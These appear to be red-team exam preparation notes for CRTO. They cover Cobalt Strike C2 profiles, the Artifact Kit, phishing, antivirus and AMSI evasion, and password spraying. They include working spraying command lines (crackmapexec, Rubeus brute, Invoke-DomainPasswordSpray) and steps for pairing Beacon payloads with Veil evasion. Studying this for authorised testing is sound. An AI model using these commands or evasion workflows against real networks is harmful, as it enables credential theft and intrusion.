CRTO – Notes to Exam Preparation

https://www.linkedin.com/in/joas-antonio-dos-santos

Sumário

Nenhuma entrada de sumário foi encontrada.

Laboratory

https://www.linkedin.com/posts/joas-antonio-dos-santos_ad-lab-by-ziyi-shen-activity-6944759594069942272-Kevk?utm_source=share&utm_medium=member_desktop

https://robertscocca.medium.com/building-an-active-directory-lab-82170dd73fb4

https://github.com/WazeHell/vulnerable-AD

https://blog.spookysec.net/ad-lab-1/

https://dev.to/adamkatora/building-an-active-directory-pentesting-home-lab-in-virtualbox-53dc

https://www.libhunt.com/r/vulnerable-AD

https://systemweakness.com/active-directory-home-lab-w-powershell-2022-guide-a87311182ab2

https://docs.google.com/spreadsheets/u/1/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/htmlview

https://htbmachines.github.io/


https://docs.google.com/spreadsheets/d/1dzvaGlT_0xnT-PGO27Z_4prHgA8PHIpErmoWdlUrSoA/edit#gid=0


AD Lab Reviews https://github.com/ryan412/ADLabsReview

Command and Control

Command and control (C2) is often used by attackers to retain communications with compromised systems within a target network.

They then issue commands and controls to compromised systems (as simple as a timed beacon, or as involved as remote control or data mining). It's usually the compromised system/host that initiates communication from inside a network to a command and control server on the public internet. Establishing a command and control link is often the primary objective of malware.



Phishing mail
Attacker
1
encryption keys & ransom info
3
2
Host metadata
C&C server
What is Command and Control Server



Cobalt Strike

Cobalt Strike is a platform for adversary simulations and red team operations. The product is designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. This section describes the attack process supported by Cobalt Strike's feature set. The rest of this manual discusses these features in detail.

Overview



The Offense Problem Set

A thought-out targeted attack begins with **reconnaissance**. Cobalt Strike's system profiler is a web application that maps your target's client-side attack surface. The insights gleaned from reconnaissance will help you understand which options have the best chance of success on your target.

Weaponization is pairing a post-exploitation payload with a document or exploit that will execute it on target. Cobalt Strike has options to turn common documents into weaponized artifacts. Cobalt Strike also has options to export its post-exploitation payload, Beacon, in a variety of formats for pairing with artifacts outside of this toolset.

Use Cobalt Strike's spear phishing tool to **deliver** your weaponized document to one or more people in your target's network. Cobalt Strike's phishing tool repurposes saved emails into pixel- perfect phishes.

Control your target's network with Cobalt Strike's Beacon. This post-exploitation payload uses an **asynchronous** "**low and slow**" **communication** pattern that's common with advanced threat malware. Beacon will phone home over DNS, HTTP, or HTTPS. Beacon walks through common proxy configurations and calls home to multiple hosts to resist blocking.

Exercise your target's attack attribution and analysis capability with Beacon's Malleable Command and Control language. Reprogram Beacon to **use network indicators that look like known malware** or blend in with existing traffic.

Pivot into the compromised network, discover hosts, and **move laterally** with Beacon's helpful automation and peer-to-peer communication over named pipes and TCP sockets. Cobalt Strike is optimized to capture trust relationships and enable lateral movement with captured credentials, password hashes, access tokens, and Kerberos tickets.

Demonstrate meaningful business risk with Cobalt Strike's **user-exploitation** tools. Cobalt Strike's workflows make it easy to deploy keystroke loggers and screenshot capture tools on compromised systems. Use browser pivoting to gain access to websites that your compromised target is logged onto with Internet Explorer. This Cobalt Strike-only technique works with most sites and bypasses two-factor authentication.

Cobalt Strike's reporting features **reconstruct the engagement** for your client. Provide the network administrators an activity timeline so they may find attack indicators in their sensors. Cobalt Strike generates high quality reports that you may present to your clients as stand-alone products or use as appendices to your written narrative.

Throughout each of the above steps, you will need to understand the target environment, its defenses, and reason about the best way to meet your objectives with what is available to you. This is evasion. It is not Cobalt Strike's goal to provide evasion out-of-the-box. Instead, the product provides flexibility, both in its potential configurations and options to execute offense actions, to allow you to adapt the product to your circumstance and objectives.

https://www.cobaltstrike.com/features/

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/listener-infrastructue_external-c2.htm?cshid=1043

https://www.youtube.com/watch?v=q7VQeK533zI (Course)

Cobalt Strike Cheat Sheet https://github.com/S1ckB0y1337/Cobalt-Strike-CheatSheet

Beacon CS https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf

C2 Profile
https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2_main.htm

The Cobalt Strike tool's primary configuration is specified using a profile file. The tool uses the values present in the profile to generate the Beacon payload, and users create the profile and set its values with a Malleable Command and Control (C2) profile language.

The profile specifies how the beacon will transform and store data in a transaction.

Within a profile, options are divided into global options and local options. Global options update the global Beacon settings, while local options are transaction-specific. Local option changes within one transaction do not affect the output from other transactions.

The profile is divided into multiple sections to specify the values for different parts of the C2 communications. An example of a generic structure of the profile is as follows:

```
# this is a comment
set global_option "value";

protocol-transaction {
    set local_option "value";

    client {
        # customize client indicators
    }

    server {
        # customize server indicators
    }
}
```

Different parts of the profile are explained below.

Global Options

Global options are global to C2 communications. Options such as sleeptime and jitter define the frequency of Beacon’s check-in with the team server. Here is a list of a few global options with example values:

```
set sample_name "Profile Name";
set sleeptime "30000";
set jitter    "20";
set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/55.0.2883.87 Safari/537.36";
set host_stage "false";
```

If you are interested in a more comprehensive list of all the global options, refer to this Cobalt Strike user guide.

Local Options

On the other hand, the scope for local options is per transaction only. The options for one transaction do not affect the other.

Examples of Local options:

```
set uri "URI_For HTTP transaction";
set verb "POST";
set uri_x86 "StagetURI_for_x86";
set uri_x64 "StagetURI_for_x64";
```


In addition to these options, a profile can specify different `protocol-transactions` to carry out different actions. Below are example transactions, as well as brief explanations of their usage:

- **http-stager**: The Beacon is a staged payload. The stager downloads the file and injects it into memory. The values listed in this transaction are customizing the HTTP communication for downloading the beacon.

- **dns-beacon:** After Cobalt Strike v4.3, DNS options became part of the `dns-beacon` transaction. This transaction modifies the DNS C2 communication. If you are interested in a more comprehensive list of all the `dns-beacon` options, refer to this Cobalt Strike user guide.
- **http-get:** The `http-get` transaction customizes the HTTP communication between the Beacon and the team server. The Beacon starts by sending the HTTP request with metadata about the compromised system. If the team server has tasks to execute, the server sends an HTTP response.
- **http-post:** Once the Beacon executes the tasks sent by the server, the output of the task is transferred in the `http-post` transaction. The values listed in this transaction affect the HTTP communication when the task output is sent over to the server.
- **https-certificate:** If the Beacon is tasked to communicate over HTTPS, The team server generates a self-signed certificate. The team server uses `http-get` and `http-post` transaction values to create actual HTTP requests and responses. This profile transaction can help to specify the different parameters for SSL certificates. If you are interested in a more comprehensive list of all the `http-certificates` options, refer to this Cobalt Strike user guide.

Cobalt Strike Default Profile

The default profile will be loaded if no other customized profiles are specified. Figure 1, above, is the specification of the default profile, and Figure 2, below, is an example of traffic capture from the default profile using the web drive-by-download option in a Cobalt Strike team server.


```
http
No.     Time         Source          Destination     Protocol   Length  Info
    395 907.305207   10.3.228.11     10.3.228.192    HTTP          442  GET /j.ad HTTP/1.1
    397 907.311682   10.3.228.192    10.3.228.11     HTTP          168  HTTP/1.1 200 OK
    405 967.316716   10.3.228.11     10.3.228.192    HTTP          442  GET /j.ad HTTP/1.1
    407 967.334143   10.3.228.192    10.3.228.11     HTTP          168  HTTP/1.1 200 OK
    415 1027.345661  10.3.228.11     10.3.228.192    HTTP          442  GET /j.ad HTTP/1.1
    418 1027.353083  10.3.228.192    10.3.228.11     HTTP          102  HTTP/1.1 200 OK
    426 1027.371752  10.3.228.11     10.3.228.192    HTTP         1030  POST /submit.php?id=30067106 HTTP/1.1
    430 1027.383516  10.3.228.192    10.3.228.11     HTTP          153  HTTP/1.1 200 OK
    436 1087.393898  10.3.228.11     10.3.228.192    HTTP          442  GET /j.ad HTTP/1.1
    438 1087.401324  10.3.228.192    10.3.228.11     HTTP          168  HTTP/1.1 200 OK
    447 1147.403008  10.3.228.11     10.3.228.192    HTTP          442  GET /j.ad HTTP/1.1
    450 1147.408793  10.3.228.192    10.3.228.11     HTTP          102  HTTP/1.1 200 OK
    456 1147.409843  10.3.228.11     10.3.228.192    HTTP          375  POST /submit.php?id=30067106 HTTP/1.1
    458 1147.412493  10.3.228.192    10.3.228.11     HTTP          153  HTTP/1.1 200 OK
```
Figure 2. An example traffic capture from the default profile.

From Figure 2, you can see that there are several HTTP transactions of GET and POST requests and responses.

- For GET requests, most of the request URIs are very short and have predefined patterns. The URIs are randomly chosen from the list of URIs specified under `set uri` in the default profile in Figure 1 (see Table 1 below for the complete list). Malicious attackers can easily modify the URI to arbitrary strings if they use a customized profile with `set uri` options inside the `http-get` section. This also explains why a pattern-based signature might catch the Cobalt Strike traffic using default profiles very well, but fail to capture any variations with customized profiles.
- For POST requests, there is a predefined pattern – `/submit.php?id=` – in the URI. The ID value is randomly generated. Similar to the possibilities for HTTP GET requests, malicious attackers can easily modify the URIs to arbitrary strings if they use customized profiles with `set uri` options inside the `http-post` section.

https://unit42.paloaltonetworks.com/cobalt-strike-malleable-c2-profile/

Artifact KIT

Payload Artifacts and Anti-virus Evasion

HelpSystems regularly fields questions about evasion. Does Cobalt Strike bypass anti-virus products? Which anti-virus products does it bypass? How often is this checked?

The Cobalt Strike default artifacts will likely be snagged by most endpoint security solutions. Although evasion is not a goal of the default Cobalt Strike product, Cobalt Strike does offer some flexibility.

You, the operator, may change the executables, DLLs, applets, and script templates Cobalt Strike uses in its workflows. You may also export Cobalt Strike's Beacon payload in a variety of formats that work with third-party tools designed to assist with evasion.

This chapter highlights the Cobalt Strike features that provide this flexibility.


https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/artifacts-antivirus_main.htm

https://www.youtube.com/watch?v=mZyMs2PP38w

https://www.youtube.com/watch?v=6mC21kviwG4

https://www.youtube.com/watch?v=Z-vI3bPEFAY

https://br-sn.github.io/



```
root@kali:~/artifact# ls
build.sh   dist-pipe      dist-template  script.example  src-main
dist-peek  dist-readfile  README.txt     src-common
root@kali:~/artifact# ./build.sh
[+] You have a x86_64 mingw--I will recompile the artifacts
[*] Recompile artifact32.dll with src-common/bypass-pipe.c
Warning: resolving _DllGetClassObject by linking to _DllGetClassObject@
12
Use --enable-stdcall-fixup to disable these warnings
Use --disable-stdcall-fixup to disable these fixups
```

Exploitation

MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for specific terms (passwords, insider intel, network architecture information, etc.). It can be used as a non-administrative user to search their own email or by an Exchange administrator to search the mailboxes of every user in a domain.

MailSniper also includes additional modules for password spraying, enumerating users and domains, gathering the Global Address List (GAL) from OWA and EWS and checking mailbox permissions for every Exchange user at an organization.

https://github.com/dafthack/MailSniper

Invoke-DomainHarvestOWA will attempt to connect to an OWA portal and determine a valid domain name for logging into the portal from the WWW-Authenticate header returned in a web response from the server or based off of small timing differences in login attempts.

Password Spray

DomainPasswordSpray is a tool written in PowerShell to perform a password spray attack against users of a domain. By default it will automatically generate the userlist from the domain. BE VERY CAREFUL NOT TO LOCKOUT ACCOUNTS!

https://github.com/dafthack/DomainPasswordSpray

Get password policy

If you have some user credentials or a shell as a domain user you can **get the password policy with**:

# From Linux

crackmapexec <IP> -u 'user' -p 'password' --pass-pol

enum4linx -u 'username' -p 'password' -P <IP>

rpcclient -U "" -N 10.10.10.10;

rpcclient $>querydominfo

ldapsearch -h 10.10.10.10 -x -b "DC=DOMAIN_NAME,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength

# From Windows

net accounts

(Get-DomainPolicy)."SystemAccess" #From powerview

- With Rubeus version with brute module:

# with a list of users

```
.\Rubeus.exe brute /users:<users_file> /passwords:<passwords_file>
/domain:<domain_name> /outfile:<output_file>
```

# check passwords for all users in current domain

```
.\Rubeus.exe brute /passwords:<passwords_file> /outfile:<output_file>
```

- With **Invoke-DomainPasswordSpray** (It can generate users from the domain by default and it will get the password policy from the domain and limit tries according to it):

```
Invoke-DomainPasswordSpray -UserList .\users.txt -Password 123456 -Verbose
```

- With **Invoke-SprayEmptyPassword.ps1**

```
Invoke-SprayEmptyPassword
```

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/active-directory-password-spraying

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/password-spraying

Spear Phishing

Now that you have an understanding of client-side attacks, let's talk about how to get the attack to the user. The most common way into an organization's network is through spear phishing. Cobalt Strike's spear phishing tool allows you to send pixel perfect spear phishing messages using an arbitrary message as a template.

Targets

Before you send a phishing message, you should assemble a list of targets. Cobalt Strike expects targets in a text file. Each line of the file contains one target. The target may be an email address. You may also use an email address, a tab, and a name. If provided, a name helps Cobalt Strike customize each phish.

Templates

Next, you need a phishing template. The nice thing about templates is that you may reuse them between engagements. Cobalt Strike uses saved email messages as its templates. Cobalt Strike will strip attachments, deal with encoding issues, and rewrite each template for each phishing attack.

If you'd like to create a custom template, compose a message and send it to yourself. Most email clients have a way to get the original message source. In Gmail, click the down arrow next to **Reply** and select **Show original**. Save this message to a file and then congratulate yourself— you've made your first Cobalt Strike phishing template.

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/init-access_spear-phishing.htm

https://duo.com/decipher/phishing-attack-targets-microsoft-office-rce-flaw-to-deliver-cobalt-strike

https://www.youtube.com/watch?v=oByOp-QCL5o

HTA Phishing

An HTML Application (HTA) is a Microsoft Windows program whose source consists of HTML, Dynamic HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript.

In this example we will be assuming that attachments are not allowed in our Emails, so we will need to send a user a Direct link where we will bypass the email attachment and directly download our Binary(HTA), in the following we will use Empire Framework to create our malicious binary. This attack can also be considered an attachment but here an HTA file is being downloaded and executed.

Empire is a post-exploitation framework that includes a pure Powershell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent. It is the merge of the previous PowerShell Empire and Python EmPyre projects. Empire implements the ability to run Powershell agents without the need of powershell.exe, rapidly deployable post-exploitation modules from keyloggers to evade network detection PowerShell premiered at BSides in 2015.


https://dmcxblue.gitbook.io/red-team-notes/initial-acces/spear-phishing-links/tools

https://academy.tcm-sec.com/courses/1444641/lectures/33152686

Cobalt Strike and Veil Evasion

The Veil Framework is a collection of red team tools, focused on evading detection. The Veil Evasion project is a tool to generate artifacts that get past anti-virus. It’s worth getting to know Veil. It has a lot of capability built into it.


Cobalt Strike 2.0’s Payload Generator includes an option to output a Cobalt Strike payload in a format that’s Veil-ready. Go to **Attacks** -> **Packages** -> **Payload Generator** to open it. Choose your listener and set ***veil*** as the output type. Save the file it generates.


Payload Generator

This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener: local - beacon http
BadChars:
Encoder: generic/none
ExitFunc: process
Output: veil

Now, go to Veil and choose the type of artifact you want to create. Veil will ask if you want to use msfvenom or supply your own shellcode. Select the option to supply your own shellcode. Paste in the contents of the veil file made by Cobalt Strike. Congratulations–you have made a Veil artifact with a Cobalt Strike payload.


```
================================================================================
 Veil-Evasion | [Version]: 2.10.1
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [?] Use msfvenom or supply custom shellcode?

     1 - msfvenom (default)
     2 - Custom

 [>] Please enter the number of your choice: 2
 [>] Please enter custom shellcode (one line, no quotes, \x00.. format):
```

https://www.cobaltstrike.com/blog/use-cobalt-strikes-beacon-with-veils-evasion/

https://github.com/Veil-Framework/Veil-Evasion/blob/master/tools/cortana/veil_evasion.cna

Memory Evasion

Many analysts and automated solutions take advantage of various memory detections to find injected DLLs in memory. Memory detections look at the properties (and content) of processes, threads, and memory to find indicators of malicious activity in the current process.

In-memory Evasion is a four-part mini course on the cat and mouse game related to memory detections. This course is for red teams that want to update their tradecraft in this area. It's also for blue teams that want to understand the red perspective on these techniques. Why do they work in some situations? How is it possible to work around these heuristics in other cases?

https://www.cobaltstrike.com/blog/in-memory-evasion/

Other Evasion Techniques

https://www.youtube.com/watch?v=0hV8DbJSRR4

https://rioasmara.com/2021/05/30/veil-evasion-in-cobalt-strike-beacon/

https://www.ired.team/offensive-security/defense-evasion/evading-windows-defender-using-classic-c-shellcode-launcher-with-1-byte-change

https://kylemistele.medium.com/a-beginners-guide-to-edr-evasion-b98cc076eb9a

https://capturethetalent.co.uk/windows-defender-evasion-meterpreter-session-to-cobalt-strike-beacon/

https://unit42.paloaltonetworks.com/cobalt-strike-metadata-encoding-decoding/

https://0xsp.com/security%20research%20%20development%20srd/defeat-the-castle-bypass-av-advanced-xdr-solutions/

AMSI Bypass

Cobalt Strike Beacon Object File (BOF) that bypasses AMSI in a remote process with code injection.

https://github.com/boku7/injectAmsiBypass

https://www.youtube.com/watch?v=rS55paVNaKQ https://offensivedefence.co.uk/posts/making-amsi-jump/


https://www.x33fcon.com/slides/x33fcon20_Dominic_Chell_-_Offensive_Development__Post_Exploitation_Tradecraft_in_an_EDR_World.pdf

https://book.hacktricks.xyz/c2/cobalt-strike?q=kubeletctr

https://gist.github.com/tothi/8abd2de8f4948af57aa2d027f9e59efe

Threat Check

Takes a binary as input (either from a file on disk or a URL), splits it until it pinpoints that exact bytes that the target engine will flag on and prints them to the screen. This can be helpful when trying to identify the specific bad pieces of code in your tool/payload.



```
C:\Users\Rasta>ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00   e·"·:·"·{·2·}·"·
00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00   ,·"·t·o·k·e·n·"·
00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}··C{·
00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00   {·"·s·t·a·t·u·s·
00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}·"·,·
00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00   "·o·u·t·p·u·t·"·
00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}·"·}·}·
00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?³{·{·"·G·U·I·D
00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}·"·,
00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B   ·"·T·y·p·e·"·:·{
000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}·,·"·M·e·t·a
000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}·"·,
000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33   ·"·I·V·"·:·"·{·3
000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}·"·,·"·E·n·c·r
000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73   ·y·p·t·e·d·M·e·s
000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B   ·s·a·g·e·"·:·"·{
```

https://github.com/rasta-mouse/ThreatCheck

Bypass Network Connection

Luckily Cobalt Strike Malleable C2 profiles are highly customisable. In fact, customisation is one of the reasons why Cobalt Strike is so popular and also so effective. You could write your own profile and there are some guides online that show you how to do this.

However, there is an easier way, C2 Concealer. The tool, created by FortyNorth Security, was released last year and features a Python Script which will generate a C2 Profile based on a few variables defined by the user.

